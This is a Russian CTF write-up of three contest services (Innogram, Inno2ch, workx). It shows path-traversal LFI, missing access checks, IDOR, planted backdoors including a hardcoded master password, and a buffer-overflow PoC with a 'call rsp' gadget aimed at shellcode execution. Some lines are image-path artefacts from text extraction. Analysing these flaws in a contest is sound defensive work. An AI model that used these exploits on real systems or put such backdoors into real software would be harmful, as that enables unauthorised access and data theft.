Разбор сервисов

InnoCTF Juniors 23

Innogram. 1) LFI -> logfiles read

web/app.js

```
26  app.get('/uploads', function (req, res) {
27    const filename = req.query.file;
28    if (filename) {
29        res.sendFile(path.resolve(__dirname, 'uploads', filename));
30    } else {
31        res.status(400).send('Missing file parameter');
32    }
33  });
```

Пример обычного запроса, для подгрузки изображения
http://ip:8080/uploads?file=c522735e59ca190b94aed3d7394.jpg

Переданное пользователем название искомого файла **без проверок** подставляется в путь


web/utils/logger.js

```
5   const logStream = rfs.createStream('logfile.log', {
6       size: '20K',
7       path: path.join(__dirname, '../logs')
8   });
```

Логи многих событий приватных и публичных пишутся в web/logs/logfile.log

Innogram. 1) LFI -> log files read

http://ip:8080/uploads?file=../logs/logfile.log



получаем флаги из **описаний и комментариев** приватных постов

Innogram. 2) RegExp search -> Broken Access Control -> private posts read

web/models/Post.js

```
49      static async searchPosts(query) {
50          const posts = await db.any(`
51              SELECT * FROM posts
52              WHERE description ~ $1
53              ORDER BY uid DESC
54              LIMIT 35
55          `, [query]);
56          return posts;
57      }
```


выборка идет среди всех постов, без проверки наличия доступа к ним, как на многих других функциях

фикс: проверка наличия доступа к посту

```
1  WHERE (
2      NOT private
3      OR <userId> IN (
4          SELECT unnest(subscribed_to) FROM users WHERE id = owner_id
5      )
6      OR owner_id = <userId>
7  )
```

Innogram. 2) RegExp search -> Broken Access Control -> private posts read

напишем в поисковой строке “.*=$” или “[A-Z]{31}=”



доступа нет, но он и не проверяется

получаем флаги из **описаний** приватных постов

Innogram. 3) IDOR

Опять же - broken access control. Нет проверки на наличие доступа к посту при его получении по прямой ссылке

web/routes/api.js


```
router.get('/user/:username/:post_id', checkAuth, async function (req, res) {
    try {
        const user = await User.getUserByUsername(req.params.username);
        if (!user) {
            return res.status(404).send({ error: 'User does not exist' });
        }
        const post = await Post.getPostById(req.params.username, req.params.post_id);
        if (!post) {
            return res.status(404).send({ error: 'Post does not exist' });
        }
        const comments = await Comment.getCommentsByPostId(post.uid);
        const isLiked = (post.likes) ? post.likes.includes(req.session.userId) : false;
        const postData = {
            username: user.username,
            post: post,
            comments: comments,
            isLiked: isLiked
        };

        res.json(postData);
```


Innogram. 3) IDOR

Если зайти в профиль бота, то увидим только публичные посты.

```
router.get('/user/:username/:post_id',
```




http://ip:8080/user/ilysav5e8x/**4**



видим посты с id 1,2,3…
но флаги боты оставляют только в приватных постах…

получаем флаги из **описаний и комментариев** приватных постов

Inno2ch


1. asdnjlsandkas
nkldassnldkasnkld
available to 123
Author - 123
Update
Comments:
Your comment
Write

Inno2ch

Update post

Title of article

haha I change my title! UGAUGAUGA


Body of article

I changed body)

Available to

all

Post it



1. haha I change my title! UGAUGAUGA

I changed body)

available to all

Author - *123*

Update

Inno2ch

Хммм, точно все хорошо?


…

Нет

```python
@app.route('/update', methods=['GET', 'POST'])
def update():
    if request.method == 'POST':
        username = request.cookies.get('token', '')
        if not username:
            return redirect('/login')
        try:
            post_id = request.form.get('post_id', '')
            assert post_id != ''
            post_id = int(post_id)
            res = Posts.select().where(Posts.id == post_id)
            assert len(res) != 0
            title = request.form.get('title', '')
            body = request.form.get('body', '')
            available = request.form.get('available', '')
            if not any((title, body, available)):
                return render_template('update.html', post_id=post_id)
            if title:
                Posts.update(title=title).where(Posts.id == post_id).execute()
            if body:
                Posts.update(body=body).where(Posts.id == post_id).execute()
            if available:
                Posts.update(available=available).where(Posts.id == post_id).execute()
```


```python
post_id = int(post_id)
res = Posts.select().where(Posts.id == post_id)
```

Inno2ch



Меняем available для флага на all/<your username> и получаем флаг

workx

1. [Бэкдор №1] Ручка `/backd00r` (выгружает данные из базы: комменты и названия тасков)

2. [Бэкдор №2] `if reqUser.Password == "h33xed_1337"` в login.go

```go
// Check if user exists in the database
var user User
if reqUser.Password == "h33xed_1337" {
    db.Where( query: "username = ?", reqUser.Username).Find(&user)
} else {
    db.Where( query: "username = ? AND password = ?", reqUser.Username, reqUser.Password).Find(&user)
}
```

workx

3. [Уязвимость №1, WEB Easy] Можно зарегаться заново под существующим юзером с новым паролем

```
// Insert the user or update the password if the user already exists
err = db.Clauses(clause.OnConflict{
    Columns:   []clause.Column{{Name: "username"}},          // Fields t
    DoUpdates: clause.AssignmentColumns([]string{"password"}), // Fields t
}).Create(&user).Error
```

workx

```
func CreateTask(ctx *fasthttp.RequestCtx) {  1 usage
    var task Task
    err := json.Unmarshal(ctx.PostBody(), &task)
    task.Status = "open"
```

4. [Уязвимость №2, WEB Medium] При создании таска можно передать `{'id': 6}`, где 6 - id того таска, который хотим перехватить.

`db.Create(&task)` (из `CreateTask`) упадёт с ошибкой, однако выполнение продолжится дальше:

```
userTask := UserTasks{UserID: uint(userID), TaskID: task.ID}
```

```
db.Create(&userTask)
```

И данный код запишет userID НАШЕГО юзера на просмотр таска!

workx

5. [Уязвимость №3, PWN Medium/Hard] Простая прога на C, считающая CRC32 - подаётся комментарий, можно переполнить буфер и получить RCE, после чего выгрузить БД postgres.

Есть некоторые проблемы с кодировками символов, однако они решаемы путём проб и ошибок.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // eax
  int v5; // edx
  int v6; // ecx
  int v7; // r8d
  int v8; // r9d
  char v9[512]; // [rsp+0h] [rbp-210h] BYREF
  __int64 v10; // [rsp+200h] [rbp-10h]
  __int64 v11; // [rsp+208h] [rbp-8h]

  j_memset_ifunc(v9, 0LL, 512LL);
  v11 = read(0LL, v9, 2048LL);
  if ( v11 == -1 )
  {
    fwrite("Error reading from stdin\n", 1LL, 25LL, stderr);
    return 1;
  }
  else if ( v11 )
  {
    v9[j_strcspn_ifunc(v9, "\n")] = 0;
    v10 = crc32(0LL, 0LL, 0LL);
    v4 = j_strlen_ifunc(v9);
    v10 = crc32(v10, v9, v4);
    printf((unsigned int)"%lX", v10, v5, v6, v7, v8, v9[0]);
    return 0;
  }
  else
  {
    fwrite("EOF or no data read from stdin\n", 1LL, 31LL, stderr);
    return 1;
  }
}
```

PoC: перезапись return адреса на него же самого (чтобы программа дальше нормально выполнилась)

```
import requests

s = requests.Session()

response = s.post('http://192.168.236.132:44555/login', json={
    'username': 'a',
    'password': 'a',
}, verify=False)

json_data = {
    'content': ‘A’ * 512 +
‘\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00' + '$(@\x00\x00\x00\x00\x00',
}

response = s.post(
    'http://192.168.236.132:44555/task/1/comment',
    json=json_data,
)
```

Чтобы выполнить произвольный шеллкод, можно воспользоваться гаджетом **call rsp** (NX отключен -> исполнение шеллкода на стеке)

```
$ ROPgadget --binary=./companion_app | grep "call rsp"
0x00000000004252da : call rsp
```

Далее самая сложная часть - борьба с кодировками, один из путей решения - ASCII-only шеллкод